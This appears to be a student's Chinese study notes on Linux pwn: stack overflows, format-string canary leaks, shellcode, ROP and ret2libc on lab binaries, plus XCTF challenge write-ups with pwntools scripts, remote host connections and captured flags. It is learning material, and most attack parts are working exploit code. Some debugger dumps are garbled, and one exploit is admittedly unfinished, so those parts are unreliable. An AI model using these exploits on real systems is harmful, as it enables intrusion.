

小练习

本地的栈溢出利用

read.c, 进行64位的编译

```
#include<stdio.h>
void exploit(){
    system("/bin/sh");
}
void func(){
    char str[0x20];
    read(0,str,0x50);
}
int main(){
    func();
    return 0;
}
```

gdb调试



```
pwndbg> disass func
Dump of assembler code for function func:
0x000000000040057c <+0>:    push    rbp
0x000000000040057d <+1>:    mov     rbp, rsp
=> 0x0000000000400580 <+4>:    sub     rsp, 0x20
0x0000000000400584 <+8>:    lea     rax, [rbp-0x20]
0x0000000000400588 <+12>:   mov     edx, 0x50
0x000000000040058d <+17>:   mov     rsi, rax
0x0000000000400590 <+20>:   mov     edi, 0x0
0x0000000000400595 <+25>:   mov     eax, 0x0
0x000000000040059a <+30>:   call    0x400440 <read@plt>
0x000000000040059f <+35>:   nop
0x00000000004005a0 <+36>:   leave
0x00000000004005a1 <+37>:   ret
End of assembler dump.
pwndbg> disass exploit
Dump of assembler code for function exploit:
0x0000000000400566 <+0>:    push    rbp
0x0000000000400567 <+1>:    mov     rbp, rsp
0x000000000040056a <+4>:    mov     edi, 0x400644
0x000000000040056f <+9>:    mov     eax, 0x0
0x0000000000400574 <+14>:   call    0x400430 <system@plt>
0x0000000000400579 <+19>:   nop
0x000000000040057a <+20>:   pop     rbp
0x000000000040057b <+21>:   ret
End of assembler dump.
```

需要压满的空间

用于覆盖的返回地址

exp

```
from pwn import *
p=process("./read")
payload=b'a'*(0x20+0x8)+p64(0x000000000400566) # 0x8覆盖rbp
p.sendline(payload)
p.interactive()
```

64位调试示例

```
#include<stdio.h>
void exploit(){
    system("/bin/sh");
}
void main(){
    char buf[20];
    gets(buf);
}
```

objdump -d -M intel ./read #查看汇编代码
cyclic 200 #进入gdb调试后，生产数据用于输入

```

pwndbg> cyclic 200
aaaaabaaacaadaaaeaaafaagaahaataajaaakaaalaanaanaaaoaaapaaqaaraaasaaataaaauaaavaaaaxaaayaaazaabbaabcaabdaabcaabfaabgaabhaablaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuabvaabwaabxaabyaab
pwndbg> f
Starting program: /home/giantbranch/Desktop/pwn/read
aaaaabaaacaadaaaeaaafaagaahaataajaaakaaalaanaanaaaoaaapaaqaaraaasaaataaaauaaavaaaaxaaayaaazaabbaabcaabdaabcaabfaabgaabhaablaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuabvaabwaabxaabyaab

Program received signal SIGSEGV, Segmentation fault.
0x000000000400597 in main ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA

[ REGISTERS ]
RAX 0x7fffffffde20 ← 0x6161616161616161 ('aaaaaaa')
RDX 0x0
RCX 0xffffffffde0 ← 10, 2, 1, stdin,  ← mov     byte ptr [rdx], ah /* 0xfbad2288 */
RDI 0xffffffffde20 ← 0x6161616161616161 ('aaaaaaaa')
RDI 0xffffffffde20 ← 0
RSI 0x0
R8 0x0
R9 0x0
R10 0x0
R11 0x0
R12 0x0
R13 0x0
R14 0x0
R15 0x0
RBP 0x6161616161616161 ('aaaaaaaa')
RSP 0x7fffffffde20 ← 0x6161616161616161 ('aaaaaaaa')
RIP 0x0

[ DISASM ]
> 0x400597 <main+27> ret     <0x6161616161616161>

[ STACK ]
00:0000 rsp 0x7fffffffde20 ← 0x6161616161616161 ('aaaaaaaa')
01:0000 0x7fffffffde20 ← 0x6161616161616161 ('aaaaaaaa')
02:0010 0x7fffffffde20 ← 0x6161617861616161 ('qaaapaaa')
03:0018 0x7fffffffde20 ← 0x6161617261616161 ('qaaapaaa')
04:0020 0x7fffffffde20 ← 0x6161617461616161 ('qaaapaaa')
05:0028 0x7fffffffde20 ← 0x6161617661616161 ('qaaapaaa')
06:0030 0x7fffffffde20 ← 0x6161617861616161 ('qaaapaaa')
07:0038 0x7fffffffde20 ← 0x6161617a61616161 ('qaaapaaa')

[ BACKTRACE ]
> f 0 400597 main+27
f 1 6161616161616161
f 2 6161616161616161
f 3 6161617861616161
f 4 6161617261616161
f 5 6161617461616161
f 6 6161617661616161
f 7 6161617861616161
f 8 6161617a61616161
f 9 6161616161616161
f 10 6161616161616161

```

有时候没有给报错地址，直接从栈看，取最开始的四字节。或者算地址，小端从低地址读，就是0x6161616b

cyclic -l kaaa #偏移40

```
from pwn import *
#context(os='linux',arch='amd64',log_level='debug')
p=process("./read")
print "pid"+str(proc.pidof(p))
offset=40
payload='a'*offset+p64(0x400566) #0x400566是exploit地址
pause() #放在sendline前面
p.sendline(payload)
p.interactive()
```

pause暂停时，可以看到前面输出的pid，利用pid连上

```
gdb attach 3201
```

python执行界面按回车继续脚本

后面就可以单步执行看程序运行状况，寄存器里能看到输入的一堆a，继续n执行发现main的return变成了exploit

```
pwndbg> n
0x000000000400597 in main ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA

[ REGISTERS ]
RAX 0x7ffd2c1b4390 ← 0x6161616161616161 ('aaaaaaaa')
RBX 0x0
RCX 0x7f7d4d3588e0 (_IO_2_1_stdin_) ← mov byte ptr [rax], ah /* 0xfbad2088 */
RDX 0x7f7d4d35a790 (_IO_stdfile_0_lock) ← 0
RDI 0x7ffd2c1b43c0 ← 0x0
RIP 0x400597 ← 0xa /* '\n' */
System Settings 040 ← 0xa /* '\n' */
R9 0x6161616161616161 ('aaaaaaaa')
R10 0x6161616161616161 ('aaaaaaaa')
R11 0x346
R12 0x400470 (_start) ← xor ebp, ebp
R13 0x7ffd2c1b4490 ← 0x1
R14 0x0
R15 0x0
RBP 0x6161616161616161 ('aaaaaaaa')
RSP 0x7ffd2c1b43b8 → 0x400566 (exploit) ← push rbp
RIP 0x400597 (main+27) ← ret

[ DISASM ]
0x400595 <main+25> nop
0x400596 <main+26> leave
0x400597 <main+27> ret <0x400566; exploit>
0x400566 <exploit> push rbp
0x400567 <exploit+1> mov rbp, rsp
0x40056a <exploit+4> mov edi, 0x400624
0x40056f <exploit+9> mov eax, 0
0x400574 <exploit+14> call system@plt <0x400430>
0x400579 <exploit+19> nop
0x40057a <exploit+20> pop rbp
0x40057b <exploit+21> ret

[ STACK ]
00:0000 | rsp 0x7ffd2c1b43b8 → 0x400566 (exploit) ← push rbp
01:0008 | rdi 0x7ffd2c1b43c0 ← 0x0
02:0010 | 0x7ffd2c1b43c8 → 0x7ffd2c1b4498 → 0x7ffd2c1b62e0 ← 0x5100646165722f2e /* './read' */
03:0018 | 0x7ffd2c1b43d0 ← 0x100000000
04:0020 | 0x7ffd2c1b43d8 → 0x40057c (main) ← push rbp
05:0028 | 0x7ffd2c1b43e0 ← 0x0
06:0030 | 0x7ffd2c1b43e8 ← 0x893adf467db078d4
07:0038 | 0x7ffd2c1b43f0 → 0x400470 (_start) ← xor ebp, ebp

[ BACKTRACE ]
f 0 400597 main+27
f 1 400566 exploit
f 2 0
```

继续n就能看到

```
0x400574 <exploit+14> call system@plt <0x400430>
command: 0x400624 ← 0x68732f6e69622f /* '/bin/sh' */
```

system函数被调用

注释的一行删去注释后，可以看到debug信息，输入了什么之类的

```
giantbranch@ubuntu:~/Desktop/pwn$ python 1.py
[+] Starting local process './read': pid 3325
pid[3325]
[*] Paused (press any to continue)
[DEBUG] Sent 0x31 bytes:
00000000 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 |aaaa|aaaa|aaaa|aaaa|
*
00000020 61 61 61 61 61 61 61 61 66 05 40 00 00 00 00 00 |aaaa|aaaa|f@|....|
00000030 0a |.
00000031
[*] Switching to interactive mode
$
```

printf漏洞实例

源码

```
#include<stdio.h>
int main(){
    char *name="Alice";
    printf("My name is %s");
    return 0;
}
```

Linux 下的 x64 调用约定

一个函数在调用时，如果参数个数小于等于 6 个时，前 6 个参数是从左至右依次存放于 RDI, RSI, RDX, RCX, R8, R9 寄存器里面，剩下的参数通过栈传递，从右至左顺序入栈；

对main下断点调试

没有操作之前，可以看到printf函数的参数值

```
RAX 0x0
RBX 0x0
RCX 0x0
RDX 0x7fffffffdf38 → 0x7fffffffe2ba ← 'XDG_VTNR=7'
RDI 0x4005da ← jns 0x4005fd /* 'My name is %s' */
RSI 0x7fffffffdf28 → 0x7fffffffe298 ← 0x69672f656d6f682f ('/home/gi')
R8 0x4005c0 ( __libc_csu_fini) ← ret
R9 0x7ffff7de7af0 ( _dl_fini) ← push rbp
R10 0x846
R11 0x7ffff7a2d750 ( __libc_start_main) ← push r14
R12 0x400430 ( _start) ← xor ebp, ebp
R13 0x7fffffffdf20 ← 0x1
R14 0x0
R15 0x0
RBP 0x7fffffffde40 → 0x400550 ( __libc_csu_init) ← push r15
RSP 0x7fffffffde30 → 0x7fffffffdf20 ← 0x1
RIP 0x400540 (main+26) ← call 0x400400

ASM ]
0x40052a <main+4>      sub    rsp, 0x10
0x40052e <main+8>      mov     qword ptr [rbp - 8], 0x4005d4
0x400536 <main+16>     mov     edi, 0x4005da
0x40053b <main+21>     mov     eax, 0
0x400540 <main+26>     call   printf@plt <0x400400>
format: 0x4005da ← 'My name is %s'
vararg: 0x7fffffffdf28 → 0x7fffffffe298 ← 0x69672f656d6f682f ('/home/gi')

0x400545 <main+31>     mov     eax, 0
0x40054a <main+36>     leave
0x40054b <main+37>     ret

0x40054c              nop     dword ptr [rax]
0x400550 < __libc_csu_init> push    r15
0x400552 < __libc_csu_init+2> push    r14

ACK ]
00:0000  rsp 0x7fffffffde30 → 0x7fffffffdf20 ← 0x1
01:0008  rbp 0x7fffffffde38 → 0x4005d4 ← insb byte ptr [rdi], dx /* 'Alice' */
02:0010  rbp 0x7fffffffde40 → 0x400550 ( __libc_csu_init) ← push r15
03:0018  rbp 0x7fffffffde48 → 0x7ffff7a2d840 ( __libc_start_main+240) ← mov edi, eax
04:0020  rbp 0x7fffffffde50 ← 0x0
05:0028  rbp 0x7fffffffde58 → 0x7fffffffdf28 → 0x7fffffffe298 ← 0x69672f656d6f682f ('/home/gi')
06:0030  rbp 0x7fffffffde60 ← 0x100000000
07:0038  rbp 0x7fffffffde68 → 0x400526 (main) ← push rbp

TRACE ]
f 0      400540 main+26
f 1      7ffff7a2d840 __libc_start_main+240
```

输出是My name is (此处乱码，其实就是RSI)

在printf之前修改RSI的值，0x4005d4中存放的是“Alice”

```
set $rsi=0x4005d4
```

再n继续运行后，可以看到值发生了改变

```

[ REGISTERS ]
RAX 0x0
RBX 0x0
RCX 0x0
RDX 0x7fffffffdf38 → 0x7fffffffe2ba ← 'XDG_VTNR=7'
RDI 0x4005da ← jns 0x4005fd /* 'My name is %s' */
RSI 0x4005d4 ← insb byte ptr [rdi], dx /* 'Alice' */
R8 0x4005c0 ( __libc_csu_fini ) ← ret
R9 0x7ffff7de7af0 ( _dl_fini ) ← push rbp
R10 0x846
R11 0x7ffff7a2d750 ( __libc_start_main ) ← push r14
R12 0x400430 ( _start ) ← xor ebp, ebp
R13 0x7fffffffdf20 ← 0x1
R14 0x0
R15 0x0
RBP 0x7fffffffde40 → 0x400550 ( __libc_csu_init ) ← push r15
RSP 0x7fffffffde30 → 0x7fffffffdf20 ← 0x1
RIP 0x400540 (main+26) ← call 0x400400

[ DISASM ]
0x40052a <main+4>      sub    rsp, 0x10
0x40052e <main+8>      mov     qword ptr [rbp - 8], 0x4005d4
0x400536 <main+16>     mov     edi, 0x4005da
0x40053b <main+21>     mov     eax, 0
► 0x400540 <main+26>     call    printf@plt <0x400400>
    format: 0x4005da ← 'My name is %s'
    vararg: 0x4005d4 ← insb byte ptr [rdi], dx /* 'Alice' */

0x400545 <main+31>     mov     eax, 0
0x40054a <main+36>     leave
0x40054b <main+37>     ret

0x40054c              nop     dword ptr [rax]
0x400550 < __libc_csu_init> push    r15
0x400552 < __libc_csu_init+2> push    r14

[ STACK ]
00:0000 | rsp 0x7fffffffde30 → 0x7fffffffdf20 ← 0x1
01:0008 |    0x7fffffffde38 → 0x4005d4 ← insb byte ptr [rdi], dx /* 'Alice' */
02:0010 | rbp 0x7fffffffde40 → 0x400550 ( __libc_csu_init ) ← push r15
03:0018 |    0x7fffffffde48 → 0x7ffff7a2d840 ( __libc_start_main+240 ) ← mov edi, eax
04:0020 |    0x7fffffffde50 ← 0x0
05:0028 |    0x7fffffffde58 → 0x7fffffffdf28 → 0x7fffffffe298 ← 0x69672f656d6f682f ('/home/gi')
06:0030 |    0x7fffffffde60 ← 0x100000000
07:0038 |    0x7fffffffde68 → 0x400526 (main) ← push rbp

[ BACKTRACE ]
► f 0      400540 main+26
f 1      7ffff7a2d840 __libc_start_main+240

```

程序运行的最终结果也变成了My name is Alice

*printf漏洞突破canary保护

```

#include<stdio.h>
void exploit(){
    system("/bin/sh");
}
void func(){
    char str[0x20];
    read(0,str,0x50);
    printf(str);
    read(0,str,0x50);
}
int main(){
    func();
    return 0;
}

```

```

Reading symbols from printf1...(no debugging symbols found)...done.
pwndbg> disass func
Dump of assembler code for function func:
0x0000000000400663 <+0>:      push    rbp
0x0000000000400664 <+1>:      mov     rbp, rsp
0x0000000000400667 <+4>:      sub     rsp, 0x30
0x000000000040066b <+8>:      mov     rax, QWORD PTR fs:0x28
0x0000000000400674 <+17>:     mov     QWORD PTR [rbp-0x8], rax
0x0000000000400678 <+21>:     xor     eax, eax
0x000000000040067a <+23>:     lea     rax, [rbp-0x30]
0x000000000040067e <+27>:     mov     edx, 0x50
0x0000000000400683 <+32>:     mov     rsi, rax
0x0000000000400686 <+35>:     mov     edi, 0x0
0x000000000040068b <+40>:     mov     eax, 0x0
0x0000000000400690 <+45>:     call   0x400500 <read@plt>
0x0000000000400695 <+50>:     lea     rax, [rbp-0x30]
0x0000000000400699 <+54>:     mov     rdi, rax
0x000000000040069c <+57>:     mov     eax, 0x0
0x00000000004006a1 <+62>:     call   0x4004f0 <printf@plt>
0x00000000004006a6 <+67>:     lea     rax, [rbp-0x30]
0x00000000004006aa <+71>:     mov     edx, 0x50
0x00000000004006af <+76>:     mov     rsi, rax
0x00000000004006b2 <+79>:     mov     edi, 0x0
0x00000000004006b7 <+84>:     mov     eax, 0x0
0x00000000004006bc <+89>:     call   0x400500 <read@plt>
0x00000000004006c1 <+94>:     nop
0x00000000004006c2 <+95>:     mov     rax, QWORD PTR [rbp-0x8]
0x00000000004006c6 <+99>:     xor     rax, QWORD PTR fs:0x28
0x00000000004006cf <+108>:    je      0x4006d6 <func+115>
0x00000000004006d1 <+110>:    call   0x4004d0 <__stack_chk_fail@plt>
0x00000000004006d6 <+115>:    leave
0x00000000004006d7 <+116>:    ret
End of assembler dump.

```

在printf的地址下断点0x00000000004006a1，r运行，使用stack查看堆栈

查看func可知canary保护的地址在rbp-0x8（canary的值会变，一般以00结尾）

```

pwndbg> x $ebp-0x8
0xffffffffffffde18:      Cannot access memory at address 0xffffffffffffde18
pwndbg> stack 0x20
00:0000| rdi rsi rsp 0x7fffffffddfd ← 0xa525252 /* 'RRR\n' */
01:0008|           0x7fffffffddfd ← 0x0
02:0010|           0x7fffffffde00 ← 0x1
03:0018|           0x7fffffffde08 → 0x40076d (__libc_csu_init+77) ← add    rbx, 1
04:0020|           0x7fffffffde10 ← 0x0
05:0028|           0x7fffffffde18 ← 0x530ab62be275700
06:0030| rbp       0x7fffffffde20 → 0x7fffffffde40 → 0x400720 (__libc_csu_init) ← push  r15

```

[原创]Pwn学习笔记: printf格式化字符串漏洞原理与利用-二进制漏洞-看雪论坛-安全社区|安全招聘|bbs.pediy.com

在x86(32-bit)系统中，printf的参数是按参数顺序依次存放在栈上的

对于X86_64(64-bit)的系统，printf的调用约定与32-bit不同，64位系统中前6个参数是存放在寄存器中的。前六个参数按序存放在 RDI(指向format string的指针)、RSI、RDX、RCX、R8以及 R9(前5个变长参数)寄存器中，其余的变长参数依次存放在栈上。

栈中6位寄存器6位，除去本身放字符串的，因此是11位。输入%11\$08x，继续运行可以看到输出值变成了canary的值。

exp暂时没有想出来，只有大概模式

```

from pwn import *
p=process("./printf1")
p.sendline("%11$08x")
canary=p.recv()[ :8]
canary=canary.decode("hex")[: :-1]
print canary
c=11*8
ret=1*8
payload=c*'a'+canary+ret*'a'+p64(0x400626)
p.sendline(payload)
p.interactive()

```

ret2shellcode exp例子

```

from pwn import *
context(os='linux',arch='i386') #i386 32位
p=process("./ret2shellcode")
shellcode=asm(shellcraft.sh()) #自动生成shellcode
payload=shellcode.ljust(112,'A')+p32(0x804a080) #需要偏移112位, 如果shellcode长度不够,ljust自动补全112位
p.sendline(payload)
p.interactive()

```

手写shellcode

```

shellcode=asm(""" #多行用三个双引号
push 0x68
push 0x732f2f2f
push 0x6e69622f
mov ebx,esp
xor ecx,ecx
xor edx,edx
push 11 #execve的系统调用号
pop eax
int 0x80
""")

```

手写shellcode测试

```

#include <stdio.h>
void main()
{
    char* shellcode;//存shellcode
    read(0,shellcode,1000);//读取命令行至shellcode
    void(*run)() = shellcode;//定义一个函数指针指向shellcode, 将输入的shellcode当初命令来执行
    run();
} //gcc -zexecstack -m32 -o shellcode-test shellcode-test.c

```

shellcode_32.asm (32位的)


```
push 0x68
push 0x732f2f2f
push 0x6e69622f
mov ebx,esp
xor ecx,ecx
xor edx,edx
push 11
pop eax
```

准确格式按汇编的规范来([3条消息](#)) [NASM入门教程\(part1\)](#)gyrfalcons的博客-CSDN博客nasm入门

生成shellcode的脚本

```
#!/bin/bash
nasm -f elf32 -o shellcode_32.o shellcode_32.asm #生成.o结尾的文件
ld -m elf_i386 -o shellcode_32_exe shellcode_32.o #链接成可执行文件(可以跳过此步骤)
objcopy -O binary shellcode_32_exe shellcode_32 #提取可执行代码段, 如果没有链接成可执行文件, 那么从.o文件中提取也一样
rm -f shellcode_32.o
rm -f shellcode_32_exe #删除生成过程的文件
```

nasm编译器需要下载([3条消息](#)) [linux下安装nasm编译器](#)strikedragon的博客-CSDN博客linux安装nasm

ld命令[Linux命令 \(65\) ——ld命令 - 腾讯云开发者社区-腾讯云 \(tencent.com\)](#)

工具集GNU Binutils下载([3条消息](#)) [Linux下载安装Binutils工具集](#)XUST Alon的博客-CSDN博客linux安装binutils

这些都还没安装, 直接导的网课给的文件能成功, 回头记得下

二编, 成功

```
xxd 文件名 #可以查看文件的16进制
```

脚本

```
from pwn import *
f=open("shellcode_32","r")
shellcode=f.read()
p=process("./shellcode_test")
p.sendline(shellcode)
p.interactive()
```

直接运行成功拿到shell

shellcode64位实例

checksec检查有NX保护，cyclic找到偏移为112。

需要的是

```
pop eax; ret
0xb #就是11, 系统调用号为11的函数
pop ebx;pop ecx;pop edx;ret
"/bin/sh"的地址
0
0
int 0x80的地址
```

利用ROPgadget拼出来shellcode

```
ROPgadget --binary ./ret2syscall --only "pop|ret" | grep "eax"
//0x080bb196 : pop eax ; ret
ROPgadget --binary ./ret2syscall --only "pop|ret" | grep "ebx" | grep "ecx" |
grep "edx"
//0x0806eb90 : pop edx ; pop ecx ; pop ebx ; ret
ROPgadget --binary ./ret2syscall --string "/bin/sh"
//0x080be408 : /bin/sh
ROPgadget --binary ./ret2syscall --only "int" | grep "0x80"
//0x08049421 : int 0x80
```

exp

```
from pwn import *
context(arch="i386",os="Linux")
p=process('./ret2syscall')
offset=112
payload='a'*offset+p32(0x080bb196)+p32(0xb)+p32(0x0806eb90)+p32(0)+p32(0)+p32(0x080be408)+p32(0x08049421)
p.sendline(payload)
p.interactive()
```

可以利用pid一步步调试看运行过程

ret2libc 32位

```
#include<stdio.h>
char buf2[10] = "ret2libc is good";
void vul(){
    char buf[10];
    gets(buf);
}
void main(){
    write(1,"hello",5);
    vul();
}
//gcc -no-pie -fno-stack-protector -m32 -o ret2libc1_32 ret2libc1_32.c
```

ROPgadget找不到"/bin/sh"只能自己写

```
ldd test #列出动态库依赖关系
```

利用cyclic查到偏移为22

```
objdump -d -j .plt ./test #plt能取的地址
objdump -d -j .got ./test #got能取的地址
```

exp

```
from pwn import *
context(arch="i386",os="Linux")
p=process('./test')
e=ELF("./test")
write_plt_addr=e.plt["write"]
gets_gto_addr=e.got["gets"] #跳往got表里的地址
vul_addr=e.symbols["vul"] #找函数用symbols

payload1='a'*22+p32(write_plt_addr)+p32(vul_addr)+p32(1)+p32(gets_gto_addr)+p32(4)
p.sendlineafter("hello",payload1)

gets_addr=u32(p.recv()) #真实地址,u32解包
libc=ELF("/lib/i386-linux-gnu/libc.so.6")
libc_base=gets_addr-libc.symbols["gets"]
system_addr=libc_base+libc.symbols["system"]
shell=libc_base+libc.search("/bin/sh").next() #search找字符串,next取第一个
payload2=22*'a'+p32(system_addr)+p32(0x00000000)+p32(shell)

p.sendline(payload2)
p.interactive()
```

ret2libc 64位

需要控制3个参数rdi,rsi,rdx, 没有rdx的gadget可以暂时不管

和32位源码一样, 偏移18

```
ROPgadget --binary ./test --only "pop|ret"
```

exp

```
from pwn import *
#context(arch="amd64",os="Linux")
p=process('./test')
e=ELF("./test")
write_plt_addr=e.plt["write"]
gets_gto_addr=e.got["gets"]
vul_addr=e.symbols["vul"]
rsi=0x4005e1
rdi=0x4005e3

payload1='a'*18+p64(rdi)+p64(1)+p64(rsi)+p64(gets_gto_addr)+p64(1)+p64(write_plt_addr)+p64(vul_addr)
p.sendlineafter("hello",payload1)

gets_addr=u64(p.recv()[8])
# gets_addr=u64(p.recv(8))
```

```
# gets_addr=u64(p.recvuntil("\x7f")[-6:0]).ljust(8,"\x00")
libc=ELF("/lib/x86_64-linux-gnu/libc.so.6")
libc_base=gets_addr-libc.symbols["gets"]
system_addr=libc_base+libc.symbols["system"]
shell=libc_base+libc.search("/bin/sh").next()
payload2='a'*18+p64(rdi)+p64(shell)+p64(system_addr)

p.sendline(payload2)
p.interactive()
```

攻防世界

CGfsb

(1条消息) 攻防世界pwn——CGfsb Lyriss的博客-CSDN博客

get_shell

wp

附件没有用，运行得到的是本机的shell，没有用。用nc连接

```
nc ip port
```

得到shell后直接查flag

```
giantbranch@ubuntu:~$ nc 111.200.241.244 63607
ls
bin
dev
flag
get_shell
lib
lib32
lib64
cat flag
cyberpeace{7b88c77322e49a414159c09db732a9b2}
```

hello_pwn

wp

```
from pwn import *
p=remote('111.200.241.244','57189') #连接远程靶机
p.recvuntil("lets get heloworld for bof") #接受程序发送的字符串
payload=('a'*0x4).encode()+p64(1853186401) #用4字节填充,再将1853186401打包成64位覆盖dword_60106C位置
p.sendline(payload) #将payload发送给程序
p.interactive() #进入交互界面8、执行exp，成功拿到攻防世界的flag
```

运行脚本得到

```
giantbranch@ubuntu:~/Desktop/code$ python 1.py
[+] Opening connection to 111.200.241.244 on port 57189: Done
[*] Switching to interactive mode

cyberpeace{b21cab34f22ad60f02bf00b9e8feaad6}
[*] Got EOF while reading in interactive
$
```

level0

wp


main函数里有vulnerable_function()函数，含有read方法

```
ssize_t vulnerable_function()
{
    char buf[128]; // [rsp+0h] [rbp-80h] BYREF

    return read(0, buf, 0x200uLL);
}
```

另外发现有个含system函数的callsystem，函数地址0000000000400596。但是跟mian无关联，就想到利用read将缓存区填满，将ebp+0x8即eip所在的地址覆盖为0x400596。

buf参数地址为rbp-0x80，再加上一个rbp占位，需要0x80+0x8=0x88个字节



知乎 @白帽子社区

```
from pwn import *
p=remote('111.200.241.244','51860')
payload=('a'*0x88).encode()+p64(0x400596)
#用88字节填充缓冲区,再将打包callsystem函数地址成64位覆盖rip位置，造成缓冲区溢出
p.sendline(payload)
p.interactive()
```

运行脚本得到

```
giantbranch@ubuntu:~/Desktop/code$ python 1.py
[+] Opening connection to 111.200.241.244 on port 51860: Done
[*] Switching to interactive mode
Hello, World
$ ls
bin
dev
flag
level0
lib
lib32
lib64
$ cat flag
cyberpeace{2a90807bc8a2dc20b6b4698e29b1a903}
```

level2

wp

(19条消息) 攻防世界(pwn篇)---level2肖萧然的博客-CSDN博客攻防世界level2

攻防世界 | level2 - laolao - 博客园 (cnblogs.com)

反编译

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    vulnerable_function();
    system("echo 'Hello world!'");
    return 0;
}
ssize_t vulnerable_function()
{
    char buf[136]; // [esp+0h] [ebp-88h] BYREF
    system("echo Input:");
    return read(0, buf, 0x100u);
}
// attributes: thunk
int system(const char *command)
{
    return system(command);
}
```

shift+F12找到/bin/sh的字符串地址0x0804A024

system的地址 | `.plt:08048320 ; int system(const char *command)`

```
from pwn import *
p=remote('111.200.241.244','60340')
payload='a'*(0x88+4)+p32(0x08048320)+p32(0)+p32(0x0804A024)
p.sendline(payload)
p.interactive()
```

缓冲区0x88，再用4个覆盖ebp地址。后面是函数的返回地址，用system的地址覆盖，system函数长度为4，填充因为ebp+8是形参的地址，所以需要四个字节的填充p32(0)。这之后存储的是system里参数的地址，用'/bin/sh'的地址覆盖

*guess_num

<https://www.cnblogs.com/vict0r/p/13772213.html>

ida反编译

```
gets(v7);  
srand(seed[0]);
```

srand生成的是伪随机数

栈

```
-000000000000000030 var_30      db 32 dup(?)  
-000000000000000010 seed       dd 2 dup(?)
```

需要0x20个来填满var_30, 也就是v7

exp

```
from pwn import *  
from ctypes import *  
io = remote('61.147.171.105', 58336)  
libc = cdll.LoadLibrary("/lib/x86_64-linux-gnu/libc.so.6")  
payload = "a" * 0x20 + p64(1)  
io.sendline(payload)  
libc.srand(1)  
for i in range(10):  
    num = str(libc.rand()%6+1)  
    io.sendline(num)  
io.interactive()
```

int_overflow

[攻防世界pwn——int overflow Lyriss的博客-CSDN博客](#)